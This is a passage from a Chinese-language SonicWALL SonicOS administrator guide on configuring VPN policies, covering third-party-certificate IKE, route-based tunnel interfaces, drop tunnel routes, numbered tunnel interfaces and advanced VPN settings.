ⓘ 注：一般而言，如果隧道需要 NAT，则应转换本地或远程网络，而非二者都要转换。隧道两端使用相同或重叠的子网时，**应用 NAT 策略**特别有用。

- 要通过 VPN 隧道管理远程 SonicWALL，请从**通过 SA 管理**中选择 **HTTP**、**SSH**、**SNMP**，或这三项的任何组合。
- 在用户**通过 SA 用户登录**中选择 **HTTP** 和/或 **HTTPS**，以便用户利用 SA 登录。

  注：HTTP 用户登入不允许远程认证。

- 若有一个网关的 IP 地址，请将其输入**默认 LAN 网关（可选）**字段。
- 从 **VPN 策略绑定到**菜单选择一个接口。

  重要：若两个接口的 VPN 网关 IP 地址相同，则不能从 **VPN 策略绑定到**下拉菜单中选择两个不同的 WAN 接口。

14 单击**确定**。

15 单击 **VPN > 设置**页面上的**接受**以更新 VPN 策略。

提示：由于已启用 NetBIOS，用户可以在其 Windows 网络邻居中查看远程计算机。用户还可以输入服务器或工作站的远程 IP 地址，从而访问远程 LAN 上的资源。

配置 IKE 使用第三方证书的 VPN 策略

注：要配置 IKE 使用第三方证书的 VPN 策略，前提条件是 SonicWALL 上必须已经安装第三方证书机构颁发的有效证书。

创建一个使用 *IKE* 和第三方证书的 *VPN SA* 的步骤如下：

1 在 **VPN > 设置**页面，单击**添加**。随即显示 **VPN 策略**窗口。




2 在**常规**选项卡的**验证方法**列表中，选择**使用第三方证书的 IKE**。**VPN 策略**窗口在 **IKE 验证**部分中显示第三方证书选项。

3 在**名称**字段中输入安全关联的名称。

4 在 **IPsec 主要网关名称或者地址**字段中输入主要远程 SonicWALL 的 IP 地址或完全限定域名 (FQDN)。

5 若有次要远程 SonicWALL，请在 **IPsec 次要网关名称或者地址**字段中输入其 IP 地址或完全限定域名 (FQDN)。

6 在 **IKE 验证**下，从**本地证书**列表中选择一个第三方证书。设置此选项之前，必须已经导入本地证书。



7 从**对等 IKE ID 类型**菜单中选择一种对等 ID 类型：

- **电子邮件 ID (UserFQDN)** 和**域名 (FQDN)** - **电子邮件 ID (UserFQDN)** 和**域名 (FQDN)** 类型基于证书的“主题备用名”字段，并非所有证书默认包含该字段。如果证书包含“主题备用名”，则必须使用该值。对于站对站 VPN，不能使用通配符（例如代表多个字符的 * 和代表一个字符的 ?）。

  必须输入完整的电子邮件 ID 或域名。这是因为站对站 VPN 预期连接一个对等点，而群组 VPN 则相反，预期连接多个对等点。

  > 注：要查找证书详细信息（主题备用名、识别名等），请转至**系统 > 证书**页面，单击该证书的 **导出**按钮。

- **识别名(DN)** - 基于证书的“主题识别名”字段，所有证书默认包含该字段。与以上的电子邮件 ID 和域名相同，站对站 VPN 要求输入完整的“识别名”字段。不支持通配符。

  “主题识别名”的格式由证书颁发机构决定。常用字段有“国家”(C=)、“组织”(O=)、“组织单位”(OU=)、“公用名”(CN=)、“县市”(L=)等，取决于证书颁发机构。X.509 证书中的实际“主题识别名”字段是一个二进制对象，匹配时必须转换为字符串。这些字段通过斜杠分隔，例如：**/C=US/O=SonicWALL, Inc./OU=TechPubs/CN=Joe Pub**

- **IP 地址 (IPV4)**- 基于 IPv4 IP 地址。

8 在**对等 IKE ID** 字段中输入 ID 字符串。

9 单击**网络**选项卡。



10 在**本地网络**下面，选择以下其中之一：

- 如果特定本地网络可以访问 VPN 隧道，请从**从列表中选择本地网络**下拉菜单中选择一个本地网络。

- 如果流量可从任意本地网络发起，请选择**任何地址**。如果对等点已选择**使用该 VPN 隧道作为默认路由用于所有的网络流量**，请使用此选项。自动添加的规则将创建在可信的区域和 VPN 区域之间。

11 在**目标网络**下面，选择以下其中之一：

- 如果来自任何本地用户的流量只有加密才可离开防火墙，请选中**使用该 VPN 隧道作为默认路由用于所有的网络流量**。

  注：只能配置一个 SA 来使用该设置。

- 或选择**从列表选择目标网络**，并选择地址对象或组。

12 单击**建议**选项卡。



13 在 **IKE（阶段 1）建议**部分，选择下列设置：

- 从“交换”菜单中选择**主模式**或**挑战模式**。
- 从 **DH 群组**菜单中选择所需的 DH 群组：
  - **群组 1**、**群组 2**、**群组 5** 或**群组 14**
  - **256 位随机 ECP 群组**、**384 位随机 ECP 群组**、**521 位随机 ECP 群组**、**192 位随机 ECP 群组**或 **224 位随机 ECP 群组**
- 从**加密**菜单选择 **3DES**、**AES-128**、**AES-192** 或 **AES-256**。
- 从**验证**菜单中选择所需的验证方法。
- 在**生存期（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

14 在 **IPsec（阶段 2）建议**部分，选择下列设置：

- 从**协议**菜单选择所需的协议。
- 从**加密**菜单选择 **3DES**、**AES-128**、**AES-192** 或 **AES-256**。
- 从**验证**菜单中选择所需的验证方法。

- 如果希望增加 Diffie-Hellman 密钥交换以增强安全性，请选择**启用完全转发保密**。从 **DH 群组**菜单中选择群组 2。
- 在**生存期（秒）**字段中输入一个值。默认设置为 **28800**，强制隧道每隔 8 小时重新协商和交换密钥。

15 单击**高级**选项卡。选择您希望应用于 VPN 策略的任意可选配置选项：



- 选择**启用 Keep Alive**以在该 VPN 隧道的对等点之间使用心跳消息。如果隧道的一端发生故障，使用“保持活动”可以在两端再次可用时自动重新协商隧道，而不必等待建议的生存时间过期。
- **阻止为 VPN 策略的自动创建访问规则**选项默认禁用，以便 VPN 流量穿越适当的区域。
- 选中**禁用 IPsec 反重放**以禁用反重放，反重放是一种局部序列完整性，可检测到重复 IP 数据报（在受限窗口内）的到达。
- 若要在允许流量穿越该隧道之前对用户进行 XAUTH 验证，请选择**需要 XAUTH 验证 VPN 客户端**，并从**用于 XAUTH 的用户群组**中选择一个用户群组以指定允许的用户。
- 选择**启用 NetBIOS 广播**以允许通过浏览 Windows® 网络邻居来访问远程网络资源。
- 选择**启用组播**以允许组播流量通过 VPN 隧道。
- 选择**允许加速**允许符合本策略的流量重定向到 WAN 加速 (WXA) 设备。
- 若要转换通过该 VPN 隧道通信的本地和/或远程网络，请选择**应用 NAT 策略**。此时显示两个下拉菜单：



  - 要对本地网络执行网络地址转换，请在**已转换的本地网络**菜单中选择或创建地址对象。

- 要转换远程网络，请在**已转换的远程网络**下拉菜单中选择或创建地址对象。

注：一般而言，如果隧道需要 NAT，则应转换本地或远程网络，而非二者都要转换。隧道两端使用相同或重叠的子网时，**应用 NAT 策略**特别有用。

- 选择**启用 OCSP 检测**以检查 VPN 证书状态，并指定用来检查证书状态的 URL。请参见第 1054 页的 OCSP 配合 Dell SonicWALL 网络安全设备使用。
- 要通过 VPN 隧道管理远程 SonicWALL，请从**通过 SA 管理**中选择 **HTTP** 和/或 **HTTPS**。在“通过 SA 用户登录”中选择 **HTTP**、**SSH**、**HTTPS** 或这三项的任何组合，以便用户利用 SA 登录。
- 针对进入该隧道前往未知子网的流量，若希望使用 LAN 上的路由器，例如将另一端配置为**使用该 VPN 隧道作为默认路由用于所有的网络流量**，则应将路由器的 IP 地址输入**默认 LAN 网关（可选）**字段。
- 从 **VPN 策略绑定到**菜单选择一个接口或区域。若使用 WAN 负载均衡，并希望允许 VPN 使用任一 WAN 接口，则应首选区域。

重要：若两个接口的 VPN 网关 IP 地址相同，则不能从 **VPN 策略绑定到**下拉菜单中选择两个不同的 WAN 接口。

- 在 **IKEv2 设置**（仅当**建议**选项卡上的**交换**选择 **IKEv2** 时可用）下，**在 IKE SA 协商过程中不要发送触发数据包**复选框默认未选中，只能在互操作需要时选中。

  术语触发数据包是指使用初始流量选择器有效负载，它填充以来自导致 SA 协商开始的数据包的 IP 地址。推荐包括触发数据包以帮助 IKEv2 响应者从安全策略数据库中选择正确的受保护 IP 地址范围。并非所有方案都支持该功能，因此禁止某些 IKE 对等点包括触发数据包可能是适当的。

- 为 IKEv2 VPN 策略选择以下两个选项之一或同时选择：
  - **接收 Hash & URL 证书类型**
  - **发送 Hash & URL 证书类型**

    如果设备能够发送并处理 Hash 和证书 URL，而不是证书本身，请选择这些选项。使用这些选项可降低交换信息的大小。

    选择**接收 Hash & URL 证书类型**选项时，防火墙发送 HTTP_CERT_LOOKUP_SUPPORTED 消息到对等设备。如果对等设备通过发送“X.509c 的 Hash & URL”证书来回应，防火墙便可予以认证，并在两个设备之间建立一个隧道。

    选择**发送 Hash & URL 证书类型**选项时，防火墙接收到 HTTP_CERT_LOOKUP_SUPPORTED 消息后，向请求者发送一个X.509c 的 “Hash & URL”证书。

    在 VPN 中，两个对等防火墙（FW1 和 FW2）协商一个隧道。就 FW1 而言，FW2 是远程网关，反之亦然。

16 单击**确定**。

配置 VPN 故障切换到静态路由

可以配置一个静态路由，用作 VPN 隧道停止工作时的备用路由。**允许 VPN 路径优先**选项允许您为 VPN 隧道创建一个备用路由。默认情况下，静态路由的度量为 1，优先于 VPN 流量。目标地址对象相同时，**允许 VPN 路径优先**选项将优先权赋予 VPN 流量路径。这导致以下行为：

- 当 VPN 隧道活动时：如果启用**允许 VPN 路径优先**选项，则自动禁用与 VPN 隧道的目标地址对象匹配的静态路由。所有流量均通过 VPN 隧道路由至目标地址对象。
- 当 VPN 隧道停止工作时：自动启用与 VPN 隧道的目标地址对象匹配的静态路由。前往目标地址对象的所有流量都通过静态路由进行路由。

将静态路由配置为 *VPN* 故障切换路由的步骤如下：

1 转至**网络 > 路由**页面。

2 滚动到页面底部，单击**添加**按钮。随即显示**添加路由策略**对话框。



3 选择适当的**源**、**目标**、**服务**、**网关**和**接口**。

4 确保**度量**为 **1**。

5 选中**允许 VPN 路径优先**复选框。

6 单击**确定**。

如需配置静态路由和基于策略的路由的更多信息，请参阅第 368 页的网络 > 路由。

基于路由的 VPN

基于策略的方法会强制 VPN 策略配置包括网络拓扑配置。这使得难以配置和维护有不断变化的网络拓扑的 VPN 策略。

采用基于路由的 VPN 方法时，VPN 策略配置不包括网络拓扑配置。VPN 策略配置在两个端点之间创建一个隧道接口。随后便可将静态或动态路由添加到该隧道接口。基于路由的 VPN 方法将网络配置从 VPN 策略配置移动到静态或动态路由配置。

基于路由的 VPN 不仅使 VPN 策略的配置和维护更容易，而且还有一个重大优势，那就是提供了灵活的流量路由方式。利用这种功能，您现在可以通过干净或冗余的 VPN 为重叠网络定义多个路径。

主题：

- 第 1041 页的术语
- 第 1041 页的使用基于路由的 VPN
- 第 1044 页的不同网段的路由条目

术语

- **VPN 隧道策略** – 在无本地/远程防护网络的情况下配置的策略。发出数据包时，SonicOS 无需查找任何隧道策略。
- **VPN 隧道接口** – 在**网络 > 接口**页面上创建接口，并绑定到隧道策略。该接口将配置为主动发出网络监控策略、Syslog 策略等数据包的路由条目或 SonicOS App 的出口接口。SonicOS 通过 VPN 隧道发出数据包时，逻辑上与通过物理接口发送数据包相同，只是需要加密数据包。
- **编号/未编号的隧道接口** – 编号的隧道接口有一个 IP 地址，而未编号的隧道接口无任何 IP 地址。从功能上看，编号隧道接口是未编号隧道的超集。例如，仅可在编号的隧道接口上启用部分动态路由协议 (BGP)。

使用基于路由的 VPN

基于路由的 VPN 配置分为两步。

1 创建隧道接口。用于加密两个端点间流量的加密套件在隧道接口中定义。

2 利用隧道接口创建一个静态或动态路由。

当远程网关添加一个类型为**隧道接口**的策略时，便会创建隧道接口。隧道接口必须绑定到一个物理接口，该物理接口的 IP 地址用作隧道数据包的源地址。

主题：

- 第 1041 页的添加隧道接口
- 第 1044 页的为隧道接口创建静态路由

添加隧道接口

添加隧道接口的步骤如下：

1 转至 **VPN > 设置**。

2 在 **VPN 策略**表下，单击**添加**按钮。随即显示 **VPN 策略**对话框。



3 在**常规**选项卡中，选择策略类型为**隧道接口**。

常规选项卡和**网络**选项卡上的 **IPsec 次要网关名称或者地址**字段将删除。




4 在**名称**字段中输入昵称。

5 单击**建议**选项卡。



6 为隧道协商配置 **IKE（阶段 1）建议**和 **IPSec（阶段 2）建议**选项。

7 单击**高级**选项卡，配置隧道接口的高级属性。**启用 Keep Alive** 默认禁用。



8 可配置以下高级选项（默认情况下，无任何内容选择）：

- **禁用 IPsec 反重放** - 禁用反重放，反重放是一种局部序列完整性，可检测到重复 IP 数据报（在受限窗口内）的到达。
- **启用 NetBIOS 广播** - 允许通过浏览 Windows® 网络邻居来访问远程网络资源。
- **启用组播** - 允许组播流量通过 VPN 隧道。
- **允许加速** - 允许符合本策略的流量重定向到 WAN 加速 (WXA) 设备。
- **只显示符合 Suite B 的算法** – 仅显示符合 Suite B 的算法。
- **允许 SonicPointN 三层管理** – 允许 SonicPointN 的三层管理。
- **通过 SA 管理** - 允许远程用户登录以通过 VPN 隧道管理防火墙。选择其中一个或多个：**HTTPS**、**SSH**、**SNMP**。
- **通过 SA 用户登录** - 允许用户利用该 SA 登录。选择以下两项之一或两项全选：**HTTP** 或 **HTTPS**。

  注：HTTP 用户登入不允许远程认证。

- **VPN 策略绑定到** - 设置隧道接口绑定到哪一个接口。默认情况下，为**接口 X1**。

  重要：若两个接口的 VPN 网关 IP 地址相同，则不能从 **VPN 策略绑定到**下拉菜单中选择两个不同的 WAN 接口。

9 如果在**建议**选项卡上选择了 **IKEv2 模式**，请配置 **IKEv2 设置**：

- 默认情况下**请不要在 IKE SA 协商时发送触发数据包**复选框未选中，应只在对端无法处理触发数据包，而互操作需要时选中。

术语触发数据包是指使用初始流量选择器有效负载，它填充以来自导致 SA 协商开始的数据包的 IP 地址。推荐包括触发数据包以帮助 IKEv2 响应者从安全策略数据库中选择正确的受保护 IP 地址范围。并非所有方案都支持该功能，因此禁止某些 IKE 对等点包括触发数据包可能是适当的。

- 为 IKEv2 VPN 策略选择以下两个选项之一或同时选择：
  - **接收 Hash & URL 证书类型** - 防火墙发送 HTTP_CERT_LOOKUP_SUPPORTED 消息到对等设备。如果对等设备通过发送 X.509c 的 Hash & URL 证书来回应，防火墙便可予以认证，并在两个设备之间建立一个隧道。
  - **发送 Hash & URL 证书类型** - 防火墙接收到 HTTP_CERT_LOOKUP_SUPPORTED 消息后，向请求者发送一个 Hash and URL of X.509c 证书。

    如果设备能够发送并处理 Hash 和证书 URL，而不是证书本身，请选择这些选项。使用这些选项可降低交换信息的大小。

    在 VPN 中，两个对等防火墙（FW1 和 FW2）协商一个隧道。就 FW1 而言，FW2 是远程网关，反之亦然。

10 单击**确定**。

为隧道接口创建静态路由

成功添加隧道接口后，就可以创建一个静态路由。

为隧道接口创建静态路由的步骤如下：

1 转至**网络 > 路由 > 路由策略**。

2 单击**添加**按钮。此时会出现**添加路由策略**对话框，用于添加静态路由。

3 从**接口**下拉菜单中选择一个隧道接口，该菜单列出了所有可用的隧道接口。

> 注：如果选中了**自动添加访问规则**选项，防火墙将自动添加规则，并允许使用隧道接口的已配置网络之间的流量。

4 根据需要，配置其余设置。

5 单击**确定**。

不同网段的路由条目

创建隧道接口后，可以配置多个路由条目来使用该隧道接口，以便用于不同的网络。这样就可以在不更改隧道接口的情况下修改网络拓扑。

网络的冗余静态路由

配置多个隧道接口后，可以添加多个重叠静态路由，各静态路由使用不同的隧道接口路由流量。这就为流量到达目标提供了路由冗余。

丢弃隧道接口

丢弃隧道接口是一种预先配置的隧道接口。该接口为流量提供额外的安全保护。例如，如果将一个静态路由绑定接口认为是丢弃隧道接口，则丢弃该路由的所有流量，而不会不受阻碍地转发。

如果为流量（来源/目标/服务）定义了静态路由绑定到隧道接口，并且在该隧道接口停止工作时，不希望流量不受阻碍地转发，建议为该网络流量配置静态路由绑定到丢弃隧道接口。这样，如果隧道接口停止工作，流量将因为丢弃隧道接口静态路由而丢弃。

尽管丢弃隧道接口可以独立使用，但丢弃隧道接口应与 VPN 隧道接口一起使用。

通过 VPN 隧道接口配置路由时，若隧道临时出现故障，也应禁用相应的路由条目。SonicOS 针对目标为 VPN 防护网络的连接查找新路由条目。在无远程 VPN 网络备用链路的部署中，其他正确的路由条目将不可用。流量将发送至错误的路由条目，通常为默认路由，这会造成在未加密情况下发送内部数据等安全问题。

对于无备用链路的部署，应考虑按如下示例配置路由表：

路由 n： 本地 VPN 网络（源）、远程 VPN 网络（目标）、VPN TI(egress_if)
路由 n+1：本地 VPN 网络（源）、远程 VPN 网络（目标）、Drop If(egress_if)

按此示例配置 VPN 隧道接口时，流量与丢弃接口相匹配且未发出。WVPN 隧道接口恢复时，流量也将恢复。

为丢弃隧道接口创建静态路由

为丢弃隧道接口添加静态路由的步骤如下：

1 转至**网络 > 路由 > 路由策略**。

2 单击**添加**按钮。随即显示**添加路由策略**对话框。



3 与配置静态路由用于隧道接口相似，配置**源**、**目标**和**服务**选项。

4 在**接口**下，选择 **Drop_tunnelIf**。

5 单击**确定**。

一旦添加，该路由就会启用并显示在**路由策略**表中。



已编号的 VPN 隧道接口

自 SonicOS 6.2.5.1 开始，若已配置动态路由协议，则必须使用编号的隧道接口，以便通过远程 VPN 对等的内部防护网络建立路由邻接、OSPF、RIP 或 BGP。分配的隧道 IP 地址必须位于与远程隧道 IP 地址相同的子网上。

重要：当前，未编号的隧道接口仅可用于静态路由
但是，编号的隧道接口也可用于静态路由。可创建一个远程策略，该策略将作为下一个约点通过隧道接口指向远程目标网络。

注：远程网络地址对象必须分配至 VPN 区域。

在向接口列表添加编号的隧道接口后，静态路由策略可以对基于静态路由的 VPN 使用该接口作为静态路由策略配置中的接口。路由协议（OSPF、RIP 和 BGP）可以将该接口用于基于动态路由的 VPN。

表 147 中的接口反映未编号和编号接口的总数。

表 147. 平台支持的隧道接口数

平台	接口	平台	接口	平台	接口
SM 9600	1536	NSA 6600	512	TZ600	128
SM 9400	1024	NSA 5600	512	TZ500/TZ500W	128
SM 9200	1024	NSA 4600	192	TZ400/TZ400W	128
		NSA 3600	192	TZ300/TZ300W	64
				SOHO W	64

配置编号的 VPN 隧道接口可以通过两部分完成：

- 第 1047 页的配置 VPN 策略
- 第 1048 页的配置隧道接口

注：必须在远程网关上配置隧道接口，该接口可以为编号或未编号接口。分配到编号隧道接口（本地网关和远程网关）的 IP 地址必须位于相同子网中。

配置 VPN 策略

配置编号的 *VPN* 隧道接口的步骤如下：

1 转至 **VPN > 设置**页面。



2 在 **VPN 策略**部分，单击**添加**按钮。随即显示 **VPN 策略**对话框。



3 从**策略类型**下拉菜单中，选择**隧道接口**。这些对话框选项将发生更改。



4 从**验证方法**菜单中，选择**使用共享密钥的 IKE**。

5 在**名称**字段，输入策略的名称。

6 在**IPsec 主要网关名称或者地址**字段，输入主要网关的名称或 IP 地址。

> 提示：若启用“保持活动”，则此字段不能为空或有 0.0.0.0 的 IP 地址。

7 在**共享密钥**和**确认共享密钥**字段，输入您的共享密钥。

8 单击**确定**。该策略将添加至 **VPN 策略**表且处于启用状态。

配置隧道接口

1 转到**网络 > 接口**页面。



2 从**添加接口**下拉菜单中，选择 **VPN 隧道接口**。此时会显示**添加隧道接口**对话框。



区域下拉菜单已自动选中，并显示为灰色。不能更改该区域。

3 从 **VPN 策略**下拉菜单中，选择刚于第 1047 页的配置 VPN 策略创建的 VPN 策略。

4 在**名称**字段中，为此接口输入一个友好名称。该名称可包含字符、句点或下划线；不能包含空格或连字符。

模式 / IP 分配下拉菜单已自动选中**静态 IP 模式**且显示为灰色。

5 在 **IP 地址**字段，输入接口的 IP 地址。默认为 0.0.0.0，但必须将其替换为有效的 IP 地址。

6 在**子网掩码**字段，输入子网掩码。默认值为 255.255.255.0。

接口 MTU 链路说明 MTU 是通过 VPN 策略自动配置。

7 可以选择在**备注**字段中添加备注。

8 另外，您可以配置一个或多个**管理**登录协议：**HTTPS**、**Ping**、**SNMP** 或 **SSH**。

9 另外，您可以配置以下两个**用户登录**协议或其中一项协议：**HTTP** 或 **HTTPS**。

10 单击**高级**选项卡。



11 如需为此接口创建的流量启用流量报告，请选中**启用流量报告**复选框。默认情况下已选中该选项。

12 如需启用此接口的组播接收，请选中**启用组播支持**复选框。默认情况下未选中该选项。

13 如需启用此接口的非对称路由支持，请选中**启用非对称路由支持**复选框。默认情况下未选中该选项。

14 如需启用此接口的分割数据包处理，请选中**启用分段数据包控制**复选框。若未选择此选项，分割数据包将丢弃且 VPN 日志报告将显示日志消息分割 `IPsec` 数据包已丢弃。默认情况下已选中该选项。

若已选择此选项，“忽略不分片 (DF) 位”选项可用。

- **忽略不分片 (DF) 位** - 选择此复选框以忽略数据包头中的 DF 位。某些应用程序可能会在数据包中显式设置“不分片”选项，告知所有安全设备不要将数据包分片。启用时，防火墙会忽略该选项，仍然将数据包分片。

15 单击**确定**。**网络 > 接口**页面会显示编号的 VPN 隧道接口。

VPN 自动添加的访问规则控制

添加 VPN 策略时，SonicOS 自动创建不可编辑的访问规则，以允许流量穿越适当的区域。考虑以下 VPN 策略，其中本地网络设置为“防火墙保护的子网”（本例中包括 LAN 和 DMZ），目标网络设置为子网 `192.168.169.0`。

虽然一般来说这能带来极大的便利，但在某些情况下，可能希望阻止访问规则的自动创建以便支持 VPN 策略。大型轴幅式 VPN 部署就是这样一种情况，其中所有幅站点都是使用地址空间的地址，这些地址空间可以轻松构成超网。例如，如果要实现从轴站点的 LAN 和 DMZ 到 2,000 个远程站点中的各站点的一个子网的访问，地址如下：

remoteSubnet0=Network 10.0.0.0/24 (mask 255.255.255.0, range 10.0.0.0-10.0.0.255)
remoteSubnet1=Network 10.0.1.0/24 (mask 255.255.255.0, range 10.0.1.0-10.0.1.255)
remoteSubnet2=Network 10.0.2.0/24 (mask 255.255.255.0, range 10.0.2.0-10.0.2.255)
remoteSubnet2000=10.7.207.0/24 (mask 255.255.255.0, range 10.7.207.0-10.7.207.255)

为各远程站点创建 VPN 策略将需要 2,000 个 VPN 策略，但同时也会创建 8,000 条访问规则（每个站点 4 条：LAN -> VPN、DMZ -> VPN、VPN -> LAN 和 VPN -> DMZ）。然而，对于远程站点的超网或地址范围表示，只需 4 条规则就能轻松处理所有上述访问规则（更具体而言，允许或拒绝访问规则可按需要添加）：

remoteSubnetAll=Network 10.0.0.0/13 (mask 255.248.0.0, range 10.0.0.0-10.7.255.255) or
remoteRangeAll=Range 10.0.0.0-10.7.207.255

为启用该级别的聚合，**VPN 策略**对话框的**高级**选项卡提供了**自动添加 VPN 策略的访问规则**设置选项。默认情况下，该复选框选中，意味着将自动创建伴随的访问规则，就像往常一样。创建 VPN 策略时取消选中该复选框，您将能根据需要为 VPN 流量创建自定义访问规则。

103

配置高级 VPN 设置

- 第 1051 页的 VPN > 高级
  - 第 1052 页的配置高级 VPN 设置
  - 第 1053 页的配置 IKEv2 设置
  - 第 1054 页的 OCSP 配合 Dell SonicWALL 网络安全设备使用

VPN > 高级

VPN > 高级页面有两个包含可以启用选项的面板：

- 高级 **VPN** 设置
- **IKEv2** 设置



主题：

- 第 1052 页的配置高级 VPN 设置
- 第 1053 页的配置 IKEv2 设置

配置高级 VPN 设置

高级 VPN 设置全局影响所有 VPN 策略。本章节还为在线证书状态协议 (OCSP) 提供解决方案。OCSP 用于在没有证书吊销列表 (CRL) 的情况下检查 VPN 证书状态，以便您及时更新防火墙上使用的证书状态。


- **启用 IKE DPD** - 选择是否希望让防火墙放弃不活动的 VPN 隧道。
  - **DPD 间隔** - 输入两次“心跳”之间的秒数。默认值为 60 秒。
  - **失效触发级别（丢失的心跳数）** - 输入丢失的心跳数。默认值为 3。如果达到触发级别，防火墙就会放弃 VPN 连接。防火墙使用阶段 1 加密保护的 UDP 数据包作为心跳。
  - **启用闲置 VPN 会话的 DPD** - 如果希望防火墙在超过**闲置 VPN 对话的 DPD 间隔（秒数）**字段中定义的时间值后放弃闲置的 VPN 连接，请选择此设置。默认值为 600 秒（10 分钟）。
- **启用分片数据包处理** - 如果 VPN 日志报告显示日志消息已分片的 `IPsec` 数据包丢失，则选择此功能。只有当 VPN 隧道已建立并运行时才应使用此功能。
  - **忽略 DF（不分片）位** - 选择此复选框以忽略数据包头中的 DF 位。某些应用程序可能会在数据包中显式设置“不分片”选项，告知所有安全设备不要将数据包分片。启用时，防火墙会忽略该选项，仍然将数据包分片。
- **启用 NAT 穿越** - 如果 NAT 设备位于 VPN 端点之间，请选择此设置。IPsec VPN 保护已认证端点之间交换的流量，但已认证端点不能在会话中途动态重新映射以实现 NAT 穿越。因此，为了在 IPsec 会话期间内保持动态 NAT 绑定，将一个 1 字节 UDP 指定为“NAT 穿越存活”字节并充当“心跳”，由 NAT 或 NAPT 设备之后的 VPN 设备发送。“存活”字节由 IPsec 对等点无声地丢弃。
- **当为另一 IP 地址进行对等网关名称解析时清除活动的隧道** - 打破 SA 与旧 IP 地址的关联，然后重新连接到对等网关。
- **启用 OCSP 检查和 OCSP 响应者 URL** - 支持使用在线证书状态协议 (OCSP) 来检查 VPN 证书状态，并指定检查证书状态的 URL。请参见第 1054 页的 OCSP 配合 Dell SonicWALL 网络安全设备使用。
- **只在隧道状态更改时发送 VPN 隧道陷阱** - 仅当隧道状态更改时发送陷阱，从而减少所发送的 VPN 隧道陷阱数。
- **使用 RADIUS 在** - 选择此选项的主要原因是让 VPN 客户端用户可以使用 MSCHAP 特性，以便在登录时修改过期的密码。当使用 RADUIS 来验证 VPN 客户端用户时，请选择是否将 RADIUS 用于这些模式其中一种：
  - **MSCHAP**
  - **MSCHAPv2** 模式下使用 RADIUS XAUTH(允许用户修改过期的密码)

  另外，如果设置了该项，且在**用户 > 设置**页面选择 LDAP 作为**登录验证方法**，但是 LDAP 的配置不允许密码更新，那么 VPN 客户端用户的密码更新将在利用 LDAP 验证用户之后，通过 MSCHAP-模式 RADIUS 进行。

  > 注：只有在使用以下二者之一时 LDAP 才能完成密码更新：
  > - 带有 TLS 的 Active Directory 且使用管理员帐户与其绑定
  > - Novell eDirectory。

